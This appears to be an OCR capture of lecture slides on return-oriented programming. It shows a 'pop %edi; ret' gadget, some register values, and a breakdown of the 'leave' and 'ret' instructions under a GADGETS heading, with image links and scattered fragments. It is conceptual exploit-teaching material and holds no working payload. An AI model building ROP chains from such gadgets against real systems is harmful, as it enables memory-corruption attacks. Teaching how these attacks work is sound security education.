
pop %edi
ret

7

%edi
%edx 7
%eax 10


GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

